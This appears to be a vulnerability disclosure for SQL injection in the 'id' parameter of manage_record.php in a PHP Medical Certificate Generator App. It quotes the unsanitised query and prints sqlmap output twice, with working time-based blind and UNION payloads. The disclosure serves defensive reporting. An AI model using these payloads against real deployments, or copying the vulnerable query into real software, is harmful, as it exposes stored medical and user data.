


SQL injection vulnerability exists in **id** parameter of **manage_record.php** file of **Medical Certificate Generator App**

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

When visit index.php and get parameter is 'manage_record', it will include manage_record.php, and id parameter can do sql injection.



```
index.php
165 <?php
166 if(is_file($page.'.php')){
167     include $page.'.php';
168 }else{
169     echo '<h4 class="text-center fw-bolder">Page Not

manage_record.php
1 <?php
2 if(isset($_GET['id'])){
3     $qry = $conn->query("SELECT * FROM 'med_cert_info' where id =
4     '{$_GET['id']}'");
5     if($qry->num_rows > 0 ){

sqlmap identified the following injection point(s) with a total of 328 HTTP(s) requests:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=0' AND (SELECT 2829 FROM (SELECT(SLEEP(5)))FQea)-- qRQt&page=manage_record

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=0' UNION ALL SELECT CONCAT(0x7162767871,0x73645075794f476a647365684d4f57616a4e6c70676a71694e51676b6b756c6d69457166524a6672,0x71766a7871),NULL,NULL,NULL,NULL-- -&page=manage_record
```

“

Parameter: id (GET)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=0' AND (SELECT 2829 FROM (SELECT(SLEEP(5)))FQea)-- qRQt&page=manage_record

Type: UNION query

Title: Generic UNION query (NULL) - 5 columns

Payload: id=0' UNION ALL SELECT CONCAT(0x7162767871,0x73645075794f476a647365684d4f57616a4e6c70676a71694e51676b6b756c6d69457166524a6672,0x71766a7871),NULL,NULL,NULL,NULL-- -&page=manage_record

“

Source Download:

<https://www.sourcecodester.com/php/16105/medical-certificate-generator-app-using-php-and-mysql-free-download.html>